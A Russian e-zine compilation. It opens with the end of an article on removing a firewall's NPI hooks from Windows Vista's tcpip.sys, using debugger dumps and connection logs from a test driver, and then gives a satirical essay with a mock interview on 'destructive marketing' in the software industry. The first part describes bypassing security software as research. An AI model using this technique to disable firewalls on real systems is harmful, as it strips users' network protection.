    IoControl:                0xFFFFFA6000EE23FC (0xFFFFFA6000EE23FC real)
    QueryDispatch:            0xFFFFFA6000EE23B4 (0xFFFFFA6000EE23B4 real)
    Endpoint:                 0xFFFFFA60026E76FC (0xFFFFFA6000E6D190 real) HOOKED by afw.sys
    Message:                  0xFFFFFA60026E7E4C (0xFFFFFA6000E6CFE0 real) HOOKED by afw.sys
    Listen:                   0xFFFFFA6000EE23D8 (0xFFFFFA6000EE23D8 real)
    ReleaseIndicationList:    0xFFFFFA6000F2CBF0 (0xFFFFFA6000F2CBF0 real)
    Cancel:                   0xFFFFFA6000EE23F0 (0xFFFFFA6000EE23F0 real)

RawTlProviderEndpointDispatch: 0xFFFFFA6000F82DF0
    CloseEndpoint:            0xFFFFFA60026E7D04 (0xFFFFFA6000F74170 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA6000E70000 (0xFFFFFA6000E70000 real)
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)

RawTlProviderMessageDispatch:  0xFFFFFA6000F82E08
    CloseEndpoint:            0xFFFFFA60026E7D04 (0xFFFFFA6000F74170 real) HOOKED by afw.sys
    IoControlEndpoint:        0xFFFFFA6000E70000 (0xFFFFFA6000E70000 real)
    QueryDispatchEndpoint:    0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)
    SendMessages:             0xFFFFFA6000E84860 (0xFFFFFA6000E84860 real)
```

Перехватов больше быть не должно:

```
kd> dq RawTlProviderMessageDispatch
fffffa60`00f82e08  fffffa60`00f74170 fffffa60`00e70000
fffffa60`00f82e18  fffffa60`00ee23cc fffffa60`00e84860

kd> u fffffa60`00f74170
tcpip!RawTlProviderCloseEndpoint:
```

```
fffffa60`00f74170 e99beaffff      jmp     tcpip!RawCloseEndpoint (fffffa60`00f72c10)

kd> dq TcpTlProviderConnectDispatch
fffffa60`00f83278  fffffa60`00ec93e0 fffffa60`00ec60e0
fffffa60`00f83288  fffffa60`00ee23cc fffffa60`00ed51a0
fffffa60`00f83298  fffffa60`00ec0270 fffffa60`00ec8f40

kd> u fffffa60`00ec93e0
tcpip!TcpTlConnectionCloseEndpoint:
fffffa60`00ec93e0 4883ec28        sub     rsp,28h
fffffa60`00ec93e4 e867ffffff      call    tcpip!TcpCloseTcb (fffffa60`00ec9350)
fffffa60`00ec93e9 b803010000      mov     eax,103h
fffffa60`00ec93ee 4883c428        add     rsp,28h
fffffa60`00ec93f2 c3              ret
```

Перехватов как не бывало. Проведем еще эксперимент – запускаем wsksample.sys при активном Outpost. Сразу же показывается окно защиты с сообщением о том, что процесс System рвется в сеть. Блокируем его несколько раз, получаем следующие логи:

```
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC0000001
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC0000001
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC0000001
```

Не удивительно – уже говорилось о том, что NPI хукинг ловит WSK клиентов. Пробуем запустить npisubvert.sys:

```
TCPIP.SYS image region:        0xFFFFFA6000E67000..0xFFFFFA6000FDB000

TcpTlProviderDispatch:         0xFFFFFA6000F83200
    IoControl:                 0xFFFFFA6000F47430 (0xFFFFFA6000F47430 real)
    QueryDispatch:             0xFFFFFA6000EE23B4 (0xFFFFFA6000EE23B4 real)
    Endpoint:                  0xFFFFFA60026E1540 (0xFFFFFA6000EC5B70 real) HOOKED by afw.sys
    Message:                   0xFFFFFA6000EE23C0 (0xFFFFFA6000EE23C0 real)
    Listen:                    0xFFFFFA60026E2CB4 (0xFFFFFA6000E8B420 real) HOOKED by afw.sys
    ReleaseIndicationList:     0xFFFFFA60026E444C (0xFFFFFA6000EC0D60 real) HOOKED by afw.sys
    Cancel:                    0xFFFFFA60026E426C (0xFFFFFA6000F78680 real) HOOKED by afw.sys

TcpTlProviderEndpointDispatch: 0xFFFFFA6000F83240
    CloseEndpoint:             0xFFFFFA60026E1B90 (0xFFFFFA6000EC2010 real) HOOKED by afw.sys
    IoControlEndpoint:         0xFFFFFA60026E1C8C (0xFFFFFA6000EC99E0 real) HOOKED by afw.sys
    QueryDispatchEndpoint:     0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)

TcpTlProviderConnectDispatch:  0xFFFFFA6000F83278
    CloseEndpoint:             0xFFFFFA60026E2A9C (0xFFFFFA6000EC93E0 real) HOOKED by afw.sys
    IoControlEndpoint:         0xFFFFFA6000EC60E0 (0xFFFFFA6000EC60E0 real)
    QueryDispatchEndpoint:     0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)
    Send:                      0xFFFFFA60026E3D30 (0xFFFFFA6000ED51A0 real) HOOKED by afw.sys
    Receive:                   0xFFFFFA60026E3AC4 (0xFFFFFA6000EC0270 real) HOOKED by afw.sys
    Disconnect:                0xFFFFFA60026E4710 (0xFFFFFA6000EC8F40 real) HOOKED by afw.sys

TcpTlProviderListenDispatch:   0xFFFFFA6000F83258
    CloseEndpoint:             0xFFFFFA60026E32F4 (0xFFFFFA6000E8CF20 real) HOOKED by afw.sys
    IoControlEndpoint:         0xFFFFFA6000E6F680 (0xFFFFFA6000E6F680 real)
    QueryDispatchEndpoint:     0xFFFFFA6000EE23CC (0xFFFFFA6000EE23CC real)
    ResumeConnection:          0xFFFFFA6000F74740 (0xFFFFFA6000F74740 real)
```

NPI-хуки были успешно очищены.

```
MakeHttpRequest(): WskConnect() failed with status 0xC0000001
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC00000B5
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC00000B5
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC00000B5
MakeHttpRequest(): Connecting to the 74.125.45.100:80...
MakeHttpRequest(): WskConnect() failed with status 0xC00000B5
```

Если ошибка 0xC0000001 (STATUS_UNSUCCESSFUL) возникала при запрете подключения самим фаерволлом при активных NPI перехватах, то ошибка 0xC00000B5 (STATUS_IO_TIMEOUT) уже возникает при слишком долгом времени ожидания на подключение. tcpip.sys действительно пытается послать SYN пакет указанному хосту, но любая коммуникация застревает на NDIS уровне, где у Outpost располагается еще один уровень защиты. Окно фаерволла при этом не показывается.

Мораль такова: сняв перехваты на NPI уровне, мы не добьемся беспрепятственной работы с сетью для обычных приложений. К слову сказать, в NDIS 6, на котором и работает большинство фаерволлов для Windows Vista, стало намного легче снимать перехваты и обходить защиту. Ну а это, а это может послужить поводом для следующей статьи и очередного исследования. Have fun! ;)

Исходник к статье (находится в архиве `wasm_files.zip`: `files/0514/npi_subvert_src.rar`)

12. Программерский дZen

Деструктивный Маркетинг

Автор: Дмитрий Мамась & Дмитрий Логинов

Дата: 2002-06-16

У статьи два автора – Дмитрий Мамась и Дмитрий Логинов. Когда я, т.е. первый Дмитрий, все это написал (точнее, в муках породил, желающие пошутить на счет абортов и выкидышей – милости прошу), второй прочел и сказал, что все это конечно прально и адыкватно, но скуууууушно, суууухо, серо, и неинтересно. Потом он (Логинов) напялил на себя лавры Эзопа, Лафонтена и Крылова, и бросился сочинять басню, из жизни старого урки мотающего срок за нарушение антимонопольного законодательства. В одном из номеров «К-терры» (341), напечатан краткий курс истории компьютерной отрасли. Кто басню не понял – рекомендую.

Особое примечание. Одно из правил Мэрфи: «Нецензурная брань – это тот язык, которым решительно все программисты владеют в совершенстве». Без ложной скромности, как обладатели богатейшего жизненного опыта и трудной судьбы, как выдающиеся деятели Международного Броуновского Движения, скажем, что в этой области мы эксперты. Конечно, мы не использовали мат в статье (предпочитаем устно). Если Ее Величеству некоторые пассажи покажутся излишне …ээээ… энергичными, то, во-первых, искренне просим прощения, а во-вторых, искренне просим быть снисходительной. Дело в том, что некоторые слова описывают ситуацию гораздо более адекватно, чем, скажем, «прямая кишка» или «фекальные массы». Вот.

Поначалу мы решили написать этот опус, как ответ Владимиру Лосу (наш ответ Чемберлену) на его замечательную статью «К вопросу о выборе языка программирования». Это была первоначальная идея – этакая исповедь старых паскалистов (пасквилянтов?) с удовольствием пишущих теперь на Borland C++ Builder(или все-таки сионистов?).

Нет, нет, НЕТ, и еще раз НЕТ! Мы и не собирались начинать очередной джихад. Глупо все сводить к тому, что Паскаль западло, а Ся рулеззз, или наоборот. Это война тупоконечников с остроконечниками. Победивших быть не может по определению, одни трупы неплохих идей и останки потерянного времени. В седую старину было принято спорить, что лучше - Paradox или dBase III? Чем эти споры закончились - объяснять не надо. В те времена …. если я скажу, что в те времена небо над Волгой порой было черно от птеродактилей – вы мне, пожалуй, поверите ?… Я над этими спорами неизысканно ржал тогда, делаю это и сейчас. Только вот тошнит все сильнее.

Но мы забили на первоначальную идею статьи. Проблемы которые так классно описал Владимир Лос, а до него Отцы Никлаус и Бьорн, не имеют отношения ни к Сям, ни к Паскалю, ни к Оберону. Н И К А К О Г О! Давайте расширим контекст. Не будем обсуждать языки сами по себе, а посмотрим на людей, которые на этих языках пишут. И, главное, посмотрим на людей, которые пишущими командуют.
Поехали!

Первая ВНЕЯЗЫКОВАЯ причина проблем очевидна. Можно создать идеальную ОС, идеальный, удобный, прозрачный, предельно безопасный язык программирования. Всегда существует криворукий инициативный кретин, способный создать и создающий «программу» на этом идеальном языке для этой идеальной операционки, которая(программа) сносит эту идеальную операционку нахрен. Можно наоборот. Написать идеальную, большую, сложную программу на ассемблере (допустим, вам дали 25 лет с конфискацией, а соседи по камере подарили ноутбук на день рожденья). По моему, более «опасного» языка не существует. Язык программирования это инструмент, и как со всяким инструментом, качество его зависит от степени шаловливости и

кривизны ручек, в которых он находится.

Теперь, перед переходом ко второй причине, давайте сядем в кружок, откроем бутылки с любимыми напитками и прослушаем жуткую побасенку для дефективных детишек, которую сочинил мой друг и коллега.

ВАЖНОЕ ПРЕДИСЛОВИЕ

Если вы решитесь прочесть сие заумное интервью, то я хочу вас предостеречь от некоторых вещей. Валентин Калиткин – это собирательный образ. Из соображений то ли этики, то ли этикета я не буду говорить, каких людей я тут нарисовал. Каждый читатель увидит своего ненавистника. И конечно не следует думать, что мы думаем так же как господин Калиткин. Нет. Этим образом мы хотели показать (немного преувеличив и приукрасив), как работают лидеры компьютерной индустрии. Да, мы не были на этих предприятиях, поэтому то, что вы прочтете, лежит на совести авторов. Если честно, то сплю я пока спокойно. Ну, начнем!

Все события и персонажи вымышлены. Всякое совпадение с реалиями есть историческая правда, а это, как правило, карается по закону.

Совсем недавно в море порн…, т.е. аналитической информации в Сети, я наткнулся на интересный сайт. Там меня заинтересовала биография некоего ВАЛЕНТИНА КАЛИТКИНА, очень известного среди разработчиков операционных систем. Его биография даже в специально разработанном им формате занимает пару сотен мегабайт, требует при чтении 128 метров памяти и описывает все подробности жизни автора только при наличии третьего 700- мегагерцого пня и кабельного модема. Поэтому далее я приведу отрывки из интервью с ним. Если же кто-то из Вас, несомненно, заинтересуется полной биографией или интервью просьба обращаться через наших официальных дилеров в регионе.

К (в смысле корреспондент): Господин Калиткин, расскажите, как все начиналось?
ВК: Начиналось все ужасно. Меня захомутали ГАИшники. Они тогда еще так назывались.
К: И за что?
ВК: Я придумал новую модель велосипеда. В отличие от других велосипедов в нем использовались "параллельные" колеса. Руль был снабжен красивым указателем курса. Если седоку не нравился указатель – он мог выбрать другой из специального ранца с нарисованной стрелкой на крышке. Если же колесо не работало или просто не нравилось седоку, то, благодаря "параллельности", он мог сменить колесо, достав последнее из специального ранца с нарисованным колесом.
К: И за это чудо Вас задержали ГАИшники?
ВК: Им не понравилось, что крайнее колесо моего велосипеда выезжало на встречную полосу, даже если я прижимался к бордюру. Я им предложил проект по расширению дорого в городе, но не был понят.
К: Да, современники Вас не всегда понимали.
ВК: Не совсем. Так вместо обычных мер наказания ГАИ предложило мне разработать новую модель светофора.
К: Очень интересно. И что же, получилось?
ВК: Да! Я купил восьмиразрядный компьютер одной очень известной теперь компании. Я понял, что трех цветов не хватает для описания предметной области. Вы ведь наверняка видели, как некоторые авто начинают двигаться на желтый? Или как пешеходы идут через дорогу на красный?
К: Да, видел.
ВК: Вот поэтому я решил использовать все восемь разрядов. А для использования этой системы я разработал язык "Основняк". Он очень прост и его можно изучить в течении месяца. Это значительно упрощает работу со светофорами. Каждый может использовать "Основняк".

К: А почему Вы не выбрали "Це"? И что Вы вообще думаете о его авторах? **ВК:** О, это мои главные враги! Это не значит, что я их не уважаю. Но благодаря им появилась ОС, которая является главным конкурентом моей ОС. А если говорить о "Це", то авторы очень хотели уйти от ассемблера. Ведь его было так много. Поэтому переписали его в терминах языка высокого уровня. Свидетельство этому двоякое толкование понятия массив. В то время как в "Основняке" все однозначно, т.е. понятнее. "Це" мне кажется примером плохого языка. Нет строгости типов. Нечитабелен. Не имеет ничего общего с математическим мышлением. Но основная идея "Це" была абстрагироваться от архитектуры тогдашних компьютеров в виде ОС "Уних". Она мне очень понравилась. Я имею в виду идею. Поэтому я согласился на работу в "ИВМ". А к вопросу о языках программирования мы еще вернемся.

К: Но почему Вы согласились работать в ИВМ? Большая зарплата?

ВК: Нет. Возможность иметь еще более высокую зарплату. Но это уже напрямую касается моего "Деструктивного маркетинга".

К: Очень интересно. Не могли бы Вы поделиться с читателями?

ВК: Конечно. Я ведь свои деньги уже заработал. Пусть попробуют (Смеется). Итак, Деструктивный маркетинг. Пункт номер РАЗ: "Кто первый встал, того и тапочки". Переводится так: главное - это сроки выхода продукта, т.е. программы. Пример, когда я начал работать в ИВМ, мы создавали проект, известный сейчас как "Персональный компьютер".

К: Но к тому времени было уже три модели персоналок.

ВК: Фуфло. То, что было заложено в тех моделях - ерунда. У нас было лучшее - это открытая аппаратная архитектура. Ее и разработали инженера ИВМ. А я настоял на использовании в ней передового 16-разрядного процессора. Цена не влияет на выбор. Был бы посовременнее и подороже – поставили бы его. Но был только такой. И уже не помню, но стоил он что-то около пятисот баксов.

К: А причем здесь тапочки?

ВК: Вы, молодой человек, никогда не станете менеджером. Я продолжу. Итак, главное в этом ПК - это ОТКРЫТОСТЬ архитектуры. Это НОВОЕ решение. Оно современно и до сих пор. Оно позволяет с ПК вытворять очень многое. Это передовое архитектурное решение, которое дается производителям ПК БЕСПЛАТНО.

К: Но бесплатный сыр бывает только в мышеловке.

ВК: Вы, конечно, схватываете все налету, но Вам не стать миллионером с такими замашками. Я все-таки дорасскажу. Вы, как производитель ПК, очень хотите повторить успех ИВМ. Вам нравится ОТКРЫТАЯ АРХИТЕКТУРА. Вы начинаете ее использовать в миллионах своих ПК. Но как же ОС? Можно было бы написать еще один «Уних», но на самом деле надо было привязать ОС к этой РАСПРОСТРАНЕННОЙ ОТКРЫТОЙ АРХИТЕКТУРЕ. И люди будут ставить ее, потому что она использует ВСЕ ПРЕЛЕСТИ ОТКРЫТОЙ АРХИТЕКТУРЫ. Кто первый встанет, того и тапочки. Помните?

К: Но в чем преимущества открытой архитектуры?

ВК: А ЭТО НЕВАЖНО! Н-Е-В-А-Ж-Н-О! ИХ МОЖЕТ И НЕ БЫТЬ! Кто поймет почему, тот имеет шанс заработать. Правда, это касается другого пункта Деструктивного маркетинга. Ведь поймите, раньше существовало мнение, что компьютеры нужны только ученым. Зачем дома махина, которая не в каждый фургон уместится? Телевизор и то дешевше! Этот мир можно назвать миром "МОЖЕТ БЫТЬ". Пока у человека нет выбора, он живет, ни о чем не задумываясь. Стоит ему предоставить выбор. У него появляются мысли, сомнения, учения по поводу, почему что-то лучше другого. Сегодня многим нужно оправдание действиям. Им нужна мотивация. Как животным. Итак, людям нужен толчок - иначе, они застрянут на распутье "МОЖЕТ БЫТЬ". Этим надо было воспользоваться. У людей не стояло выбора покупать компьютер или не покупать. Конечно, не покупать. На кой он им? Этот выбор надо было создать. А потом, когда человек встанет перед выбором – ПЕРВЫМ ПОДТОЛКНУТЬ его в нужную тебе сторону. Поэтому еще раз, "Кто первый встал, того и тапочки".

К: И первым стали вы?

ВК: Не совсем. Я сделал себя ПЕРВЫМ. Например, вернемся к проекту ИВМ. ИВМ имела тогда хороший опыт создания майнфреймов. Делала большие шкафы под заказ военных или универов. Они уже более или менее протестировали ОС "CPAM". Они обратились к ее автору, но он, простофиля, отказал им. Я поступил умнее. Я купил в Сиэтле переделанную "CPAM", которая называлась "КуДОС". А инженеры ИВМ согласились распространять ее как "ЭМЭС ДОС". Чтобы не повторилась первая неудачная попытка ИВМ (проигрыш Альтаиру), я настоял на следующем. Проект должен быть направлен не на ученых. Надо было создать "калькулятор для дурака". Это полная противоположность Альтаиру, который был конструктором для радиолюбителей. Машинистки не захотят менять клавиши на перфокарту. Это показал опыт Яблочной компании. Надо было сделать что-то, что стали бы покупать тысячи, а потом миллионы людей. И мы сделали это. За год было продано более 3 миллионов штук по 1600 баксов за каждую.

К: Ух ты!

ВК: Основная идея состояла именно на ориентацию продукта для неспециалистов. Что происходит, когда вы пытаетесь выразить свою мысль на другом малознакомом языке? Вы держите в голове правила, которые позволяют правильно излагать мысли на нем. Это можно назвать избыточностью. Можно, конечно, нанять человека опытного в этом деле и пользоваться его услугами. Но человеку нужно платить зарплату, пенсию и т.д. В общем, все это стоит больших денег. Гораздо дешевле купить машину и пользоваться ее услугами. Тогда избыточность перетекает в машину. Вот оно золотое дно. Зачем что-то учить или знать, если это знает ПК? Я предложил именно это. Запихнуть в компьютер побольше и прорекламировать получше.

К: А если, например, я, как программист, не успел выпустить первым свой продукт. Что мне делать?

ВК: Во-первых, ничего страшного. То, что вы ПЕРВЫЙ должна говорить ваша реклама. Посмотрите на мои продуты. "ЭМЭСДОС" - это переименованная "КУДОС". "Форточки" - это почти копия ОС "ЛИЗА" Яблочной компании. А те в свою очередь слизали ее с ОС Ксерокса. Но зато, КАК я эти продукты продвинул! Я сказал, что они помимо возможностей предшественников ПЕРВЫМИ реализуют НОВЫЕ возможности, делающие их в несколько раз более эффективными при более низкой цене! Причем юридически и финансово договорился с теми, у кого я их взял. Они до сих пор локти кусают, потому что пользователи не покупали их продукты. Они читали мои анонсы и ждали моих программ. Но это приближает нас ко второму правилу Деструктивного маркетинга.

К: Сейчас попробую угадать. Что-то о перепродаже?

ВК: Нет! Оно звучит так: "Грузите апельсины бочками". Если у вас попросит денег в долг тощий, грязный и неаккуратный человек, то вы ему не дадите ни гроша. Если к Вам на работу придет устраиваться человек с мятой бумажкой именуемой им "ДИПЛОМ НЕОКОНЧЕННОЙ НИЗШЕЙ ЗУБРЕЖКИ СПТУ СТРОГО РЕЖИМА ПОСЕЛКА МУХОСРАНСК". Вы пошлете его куда подальше. Если к Вам на машине приедет солидный мужчина, хорошо одетый, с рекомендациями, с золотым дипломом, написанным платиновыми буквами. То если вы не глупец, вы возьмете его на работу. Понимаете? Вам на день рождения хочется получить не кулек семечек, а большой торт, или большой дом, или большую машину, или большую сумму денег. Больше, больше, больше. Этот мир помимо названия "МОЖЕТ БЫТЬ" заслуживает и названия "ИМЕТЬ КОЛИЧЕСТВО". Без количества чего-нибудь человек не может ощутить себя даже нулем без палочки. Ну а раз ему нужно количество, дайте ему его. Дайте ему здоровую красивую упаковку, в которой будет десяток дисков, столько же талмудов из толстой бумаги, описывающих в каком порядке эти диски вставлять. Издавайте ROADMAPЫ о будущих версиях вашего продукта. Вкладывайте видео ролики с демонстрацией других продуктов вашей компании. Создайте сеть дилеров, которые могут обучать использованию вашей продукции. Создайте техническую поддержку. Приклейте к себе клиента. Забудьте о продукте, думайте о клиенте. Но существует маленькое ограничение. И оно сформулировано в Третьем Правиле Деструктивного Маркетинга.

К: Очень интересно. Я заинтригован. И как же оно звучит?

ВК: "НЕ ДЕЛИ – НЕ ПРИДЕТСЯ ДЕЛИТЬСЯ". Оно почти напрямую следует из предыдущего правила. Человек, приходя к Вам в магазин, очень обеспокоен количеством чего- либо. Когда он видит цену, он обеспокоен количеством его личных денег. Поэтому, если Вы будете продавать

программу по частям. Он купит у Вас часть, причем наименьшую. Остальное будет пылиться у вас на полке. И вам придется уволить программистов, которые это писали. Поэтому ПРОДОВАЙТЕ ВСЕ СКОПОМ. Наш гамбургер является неотъемлемой частью Кока-колы. "ЭМЭСДОС" был неотъемлемой частью ПК ИВМ. А "Основняк" частью "ЭМЭСДОС". В результате за год, я получил 3 миллиона людей готовых с руками оторвать книги по "ЭМЭСДОС" и по "Основняку". Другой пример. Моя офисная программа. До этого существовало отдельно и редакторы, и электронные таблицы, и многое другое. Я все это объединил и в сумме этот комплект стоил меньше, чем общая цена отдельно существующих компонентов. В результате, покажите мне ПК, где нет моей программы. Еще пример, наш пакет "Студия". В него мы запихнули "Це++", "Основняк", СУБД, документацию разработчика программ и драйверов, а также отладчик критических ошибок ОС и многое другое. И последний пример. Это меня спасло. В конце 1996 года мне пророчили финансовый крах. Дело в том, что я не очень серьезно воспринимал Сеть и ее небезопасный протокол. В то время как, компания "Солнечные микросистемы" разработала для нее язык, а компания "Шкаф" переделала свой старый проект "Мозаика" для модемных клиентов с поддержкой этого языка. Их продажи стали расти. Мои падать. Но я победил за один месяц! Я выпустил ПАТЧ для ОС, для "Офиса" и для других продуктов. Куда я запихнул, то, что сделали эти умники. А так как это патч, то сделал я это бесплатно. И дальше стал «продавать» бесплатно. "НЕ ДЕЛИ – НЕ ПРИДЕТСЯ ДЕЛИТЬСЯ" и я снова на вершине. Я продаю МОНОЛИТЫ.

Никаких кирпичей.

К: Прямо как вести с фронта. Сплошные маневры. Но вы часто стали упоминать цену. А что по этому поводу говорит ваш Деструктивный Маркетинг?

ВК: Правило №4 "Делай и продавай секреты". Помните ОТКРЫТУЮ АРХИТЕКТУРУ ИВМ?

К: Да.

ВК: А является ли сейчас ИВМ ведущим производителем ПК?

К: Нет.

ВК: Вот так. Вы знаете «Уних»?

К: Да.

ВК: А вы или другой рядовой пользователь поставите у себя дома «Уних»?

К: Нет! Ни в коем случае.

ВК: А скажите, если бы я поставлял исходники своих программ вместе с полной документацией – стали бы вы покупать книги, обучающие вас использовать эти программы?

К: Нет.

ВК: Тут важно еще одно. О деструктивном маркетинге могут знать и другие, и они могут взять твою программу, переделать ее немного и СДЕЛАТЬ ПЕРВОЙ. Т.е. то, что обычно делаю я. Как от этого застраховаться? Закрывать архитектуру, лицензировать все, что на дисках лежит, и… ПРОДАВАТЬ это.

К: Как это?

ВК: Очень просто. Допустим, вы придумали НОВЫЙ ПЕРЕДОВОЙ стандарт хранения документов. Лицензируйте его. Далее в документации обрисовывайте его возможности настоящие и будущие. Но не описывайте его. Судитесь с каждым, кто пытается сам вникнуть в этот формат. Но вам нужно сотрудничество! Например, с антивирусными компаниями, акции которых у вас на руках. Почему бы ни подзаработать? Вы придумываете НОВЫЙ ПЕРЕДОВОЙ интерфейс с вашими документами. Закрываете его, лицензируйте, потом приходите в эти компании и продаете и право использовать этот интерфейс! Двойные бабки. Вы можете продать этот интерфейс за акции этой компании. А потом, стричь проценты с них. Т.к. их антивирусы будут работать через ваш ПЕРЕДОВОЙ интерфейс с вашим ПЕРЕДОВЫМ форматом документов. Вуаля.

К: Неужели так все просто? Это ужасно завлекательно. Ну а как же быть с ОТКРЫТОЙ АРХИТЕКТУРОЙ ИВМ? Вы же ее использовали.

ВК: ИВМ дураки. Они не приняли моего предложения. Пришлось с ними судиться.

К: А что случилось?

ВК: Все просто. Я предложил закрыть ОТКРЫТУЮ архитектуру. Они отказались, и я сделал это сам.

К: А можно поподробней?

ВК: Нужно. Появились люди, которые жаждали менять в своих ПК винты, звук, камень и прочее. При этом им ни в коем случае нельзя рассказывать об устройстве моей ОС. Тогда я придумал НОВУЮ ПЕРЕДОВУЮ технологию «ВОТКНИ-ЗАБУДЬ». По этой технологии моя ОС могла узнавать, что за устройство вставлено в ПК. Потом я придумал НОВЫЙ ПЕРЕДОВОЙ формат драйверов, которые вызывались по имени устройства. Потом я пошел с этими ПЕРЕДОВЫМИ технологиями к производителям ПК и продал им этих технологии за ИХ ЖЕ АКЦИИ. Их устройства начали отрывать с руками. Моя НОВАЯ ПЕРЕДОВАЯ ОС стала по умолчанию ставиться на ПК. А я вдобавок имею не хилые бабки от роста акций производителей аппаратных средств.

К: Слушайте, неужели это так просто работает?

ВК: Конечно. Людей приклеивают к себе секреты. Им всегда хочется открыть ту дверь, которую им строго настрого запретили открывать. Поэтому я беру и к стандартным наборам функций ОС, добавляю «НЕДОКУМЕНТИРОВАННЫЙ». Это другое название НОВЫЙ ПЕРЕДОВОЙ. Я запрещаю использовать этот набор функций, потому что в следующей версии ОС он может не поддерживаться. А на самом деле я тащу этот набор через все версии и даже расширяю его.

К: А смысл?

ВК: В обмен на акции книжных издательств и универов я отдаю им этот набор. К ним тянутся люди, а значит и деньги. А значит, это опять идет в мой карман. Более того, можно организовать сеть СЕРТИФИЦИРОВАННЫХ специалистов вам самим. Вам самим брать деньги за их экзамены. А потом стричь проценты с них, когда они на правах ВАШЕГО СЕРТИФИКАТА будут преподавать. Короче, фантазируйте.

К: А над чем Вы работаете сейчас?

ВК: Над новым языком программирования. Этот проект называется «Ящик Пандоры».

К: И в чем его преимущества?

ВК: Это НОВЫЙ СОВРЕМЕННЫЙ язык программирования, отвечающий всем требованиям безопасности программирования. С его приходом люди забудут такие слова, как FATWARE, МУСОР, НЕХВАТКА РЕСУРСОВ.

К: Это просто великолепно. Но как же все-таки называется ваш язык?

ВК: Стрелка Пирса ++. Там всего два оператора. Один тип. Документация на него занимает всего один абзац. Но, чтобы следовать принципам Деструктивного маркетинга, мы собираемся снабдить этот язык 1.5 гигабайтной библиотекой стандартных функций, документация к которой занимает всего 12.5 тысяч страниц. Есть, конечно, и недокументированные возможности языка, о которых мы сообщим после выхода. Более того, я собираюсь включить в среду языка свой последний принцип Деструктивного маркетинга! «ПЛАТИТЕ ЗА КОЛИЧЕСТВО, А НЕ ЗА КАЧЕСТВО». В среду будет встроена система оценки труда программиста. Это сделано для менеджеров. Будет подсчитываться количество строк кода и в виде диаграммы отправляться руководителю. Более того, этот модуль может встраиваться в бухгалтерскую программу и автоматически следить за оплатой труда программиста.

К: Спасибо, что вы так откровенно поделились всем этим с нашими читателями. Мне бы очень хотелось в будущем продолжить беседы с вами.

ВК: Поговорите с моим бухгалтером.

Мммм-даааа…. Ну это он конечно загнул. Конечно переутрировал и перегиперболизировал (попробуйте повторить это слово быстро и три раза).

По пунктам, с комментами, и не так экстремистски:

Правило номер Раз: **«Кто первый встал, того и тапочки»**.

Предпочтение всегда отдается скорости в ущерб качеству. Чем быстрее выбросишь на рынок программу, тем больше вероятность, что она станет отраслевым стандартом, и ты получишь охрененные деньжищи, засунув конкурентов в задницу. Если конкурент сделал это первым, анонсируй свою программу с характеристиками, в пять раз лучшими, чем у конкурента, втрое дешевле, с датой выхода – следующий четверг. Все будут ждать выхода твоей программы, а когда, наконец дождутся – никто не вспомнит, чего ты там наобещал.
Примерчик? Нуууууууу… последний патчик к W2000 кто-нить видел? 170 метров или около того. МАРАЗМ! Это ж как надо лабать, как надо жмакать на пимпы, дабы такое породить. 170 мег исправлений! Простите, я не верю, что в Майкрософт работают криворукие, инициативные кретины. Они там, безусловно, есть, как везде, но я не верю, что они там работают ведущими программистами. Поставим вопрос по-другому, как надо организовать производственный процесс, чтобы получить такие результаты?

Правило номер Два: **«Грузите апельсины бочками»**.

Чего легче продать за 2000 баксов – программу, которая помещается на двух дискетах, имеет сорок страниц документации, или ту, которая с трудом влазит на шесть сидюков, имеет при себе три тома документации с цветными рисунками, и инсталлируется три часа, рыгая пламенем и рассказывая испуганному клиенту при этом, какая она крутая?

Pocketware в жопе, на коне Fatware и Patchware. Почему? Что будет делать клиент с программкой, которая весит 80К, прекрасно работает, и не требует апгрейда? Правильно! Он забудет разработчика навсегда. Он не будет звонить в «бесплатную» службу поддержки, он не услышит там о новых версиях и патчах, ему не надо будет учиться на специально организованных курсах за свои деньги в течении трех лет. А вот если он потратил туеву хучу времени и денег на изучение монстра, ему подарили красивый диплом с вензелями и золотым обрезом, назвали Сертифицированным-Супер-Профессионалом-Категории-Z-Неимоверной-Крутизны-С-Правом-Ковырять-В-Носу-В-Присутствии-Августейшего, если он почувствует эту неимоверную крутизну в кругу таких же дураков, преисполнится благодарности, и никогда не перейдет к конкуренту. Как по моральным, так и по материальным причинам.

Планка аппаратных требований задрана до Луны. Той же Майкрософт (как и любой крупной софтверной корпорации) объективно выгодно задирать эти требования – акции производителей чипов растут как на дрожжах, а она владеет крупными пакетами этих акций. И наоборот. Это называется взаимное проникновение бизнесов. Этот рынок сам себя разогревает (в этом даже Стив Балмер сознался). Одни пишут огромные программы, другие выпускают память, винчестеры и проч., чтобы эти программы, наконец, заработали по человечьи. Как только хард удовлетворяет задранные требования софта, тут же появляется новый софт, с еще более миленьким интерфейсом, и с еще более огромным желудком. И все юзера опять радостно апгрейдятся. Чем дальше в лес – тем толще партизаны.

Хороший пример в тему и из жизни. Фил Кан (и да продлятся его дни в веках) ушел из Борланда и создал свою фирмешку. Start-Up, как у них принято это называть. Кто помнит, как он ее назвал? Пральна! Молодец, садись. «Pocketware»! И где эта фирма теперь? Хочется верить в лучшее (может, кто подбросит инфу), но весь наш богатый жизненный опыт подсказывает, что там же где и Pocketware.

